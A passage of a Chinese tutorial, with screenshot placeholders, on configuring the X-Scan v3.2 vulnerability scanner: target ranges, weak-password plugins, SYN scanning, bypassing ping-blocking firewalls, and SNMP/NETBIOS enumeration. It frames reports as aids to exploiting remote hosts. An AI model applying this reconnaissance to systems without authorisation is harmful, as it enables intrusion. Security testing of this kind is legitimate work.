


图1

首先从安全焦点的官方主页（http://www.xfocus.net/）下载最新的X-Scan-v3.2正式版的压缩包，解压后运行文件夹中的xscan_gui即可启动X-Scan的图形操作界面（如图1）。

从图1中我们可以清楚的看到，全新的X-Scan-v3.2继续沿用了老版本X-Scan原有的操作窗口，操作界面也并没有什么太大的变化，这也为用户使用新版本提供了便利。在新的X-Scan中，作者将原有的“扫描模块”和“扫描参数”命令合并为一个全新的“扫描参数”命令。

点击工具栏上的第一个按钮“扫描参数”，或者点击“设置”菜单下的“扫描参数”命令进行扫描参数的设置（如图2）。这里我们可以看到，全新的“扫描参数”窗口采用了老版本中“扫描模块”的布局风格，左边是一排参数设置列表，右边是参数设置的实际区域。




图2

首先点击“检测范围”，在“指定IP范围”下设置需要扫描检测的IP地址。这里可以输入独立的IP地址或域名，也可输入一段IP地址。如果用户不知道输入怎样的IP可行的话，可以点击后面的“示例”按钮查看有效的IP格式以及无效的IP格式。除了输入IP地址外，还可以点击“地址簿”按钮选择已有的IP地址，或勾选“从文件获取主机列表”选项后从磁盘中选择包含主机列表的文本文件。用户可以将经常需要扫描的IP地址保存到地址簿里，点击“地址簿”按钮，从弹出的“地址簿”窗口中看到里面已经输入了一个本地主机的IP地址（如图3）。

点击工具栏上的加号，对需要扫描的IP地址进行添加，分别输入名称、地址和描述等信息后确定即可（如图4）。选中“从文件中获取主机列表”，该复选框将从文件中读取待检测主机地址，文件格式应为纯文本，每一行可包含独立IP或域名，也可包含以“-”和“,”分隔的IP范围。这里，我们就以非安全杂志的官方主页作为扫描对象，从而可以迅速的体验一下X-Scan-v3.2的功能。

检测范围设置完成后，接着点击“全局设置”模块，“全局设置”模块下包括“扫描模块”、“并发扫描”、“网络设置”、“扫描报告”和“其他设置”多个扫描项目，下面就分别对这些项目进行详细的讲解。




图3

“扫描模块”选项，可以选择本次扫描需要加载的插件。新版本的X-Scan v3.2升级了攻击脚本引擎的NASL库，并新增了TELNET、SSH、HTTP、CVS、IMAP、VNC、NNTP等弱口令检测插件（如图5）。




图4




图5

既然我们是测试，就点击“全选”按钮将所有的插件都全部选上。

“并发扫描”选项可以设置并发扫描的主机和并发线程数，也可以单独为每个主机的各个插件设置最大线程数。“最大并发主机数量”可以设置同时检测的主机数量，所以在检测每个主机都会单独起一个Checkhost.exe进程，检测完毕后会自动退出。“最大并发线程数量”选项则是扫描过程中最多可以启动的扫描线程数量，X-Scan采用了多线程方式对指定IP地址段进行扫描（如图6）。




图6

“网络设置”选项设置适合的网络适配器，我们可以指定用于扫描的网卡。若找不到网络适配器，请重新安装WinPCap 3.1 beta4以上版本的驱动（如图7）。如果系统未安装WinPCap驱动，X-Scan启动后会自动安装WinPCap 3.1。如果系统已经安装了WinPCap的更高版本，X-Scan则会使用已有的版本。

“扫描报告”选项可以在扫描完成后自动显示并保存到LOG目录下的扫描报告，扫描报告目前支持TXT、HTML和XML三种格式（如图8），还可以通过“保存主机列表”对扫描的主机列表进行保存。有了详细的扫描报告，对于我们来说就可以很方便的对远程主机的漏洞进行分析利用，这点完全可以和商业扫描器媲美。




图7




图8

“其他设置”选项可以在扫描过程中对相应主机进行判断设置。选择“跳过没有响应的主机”选项后，如果目标主机不响应ICMP ECHO及TCP SYN报文，X-Scan就会跳过对该主机的检测。而选择“无条件扫描”选项的话，就可以在对方主机不响应的情况下继续进行扫描。因为现在很多服务器或路由器自身都带有硬件防火墙，软件使用ping命令发出的数据包被防火墙拦截后，软件会认为这个IP地址所对应的主机不存在（没有开机），所以就会停止接下来需要进行的操作。所以为了保险起见，我们这里选择“无条件扫描”选项。使用“跳过没有检测到开放端口的主机”选项，可以在用户指定的TCP端口范围内没有发现开放端口，将跳过对该主机的后续检测。而使用“使用NMAP判断远程操作系统”选项后，X-Scan将使用SNMP、NETBIOS和NMAP综合判断远程操作系统类型，若NMAP频繁出错，可关闭该选项。“显示详细信息”选项主要用于调试，平时不推荐使用该选项（如图9）。




图9

“全局设置”配置完成后，接着我们配置下面的“插件设置”模块，该模块包括“端口相关设置”、“SNMP相关设置”、“NETBIOS相关设置”、“攻击脚本相关设置”、“CGI相关设置”和“字典文件设置”等多个项目。

“端口相关设置”设置中，在“待检测端口”列表中输入需要扫描的端口，输入以“-”和“,”分隔TCP端口范围。“检测方式”目前支持TCP完全连接和SYN半开扫描两种方式，端口扫描中的“SYN”方式在NT4或XP+SP2系统下无法使用，在windows 2000等系统下使用时必须拥有管理员权限，否则将自动改用“TCP”方式进行端口扫描。“根据响应识别服务”可以根据端口返回的信息智能判断该端口对应的服务（如图10）。“预设知名服务端口”可以对常见的服务使用的端口进行设置，例如终端服务的3389、远程控制软件Remote Administrator的4899等。




图10

通过“SNMP相关设置”和“NETBIOS相关设置”选项，可以使用户在对远程主机的SNMP和NETBIOS相关内容的扫描上更加的细致，从而更加了解远程主机的情况（如图11、12）。所以这里我们同样点击“全选”按钮对所有的项目进行选择。

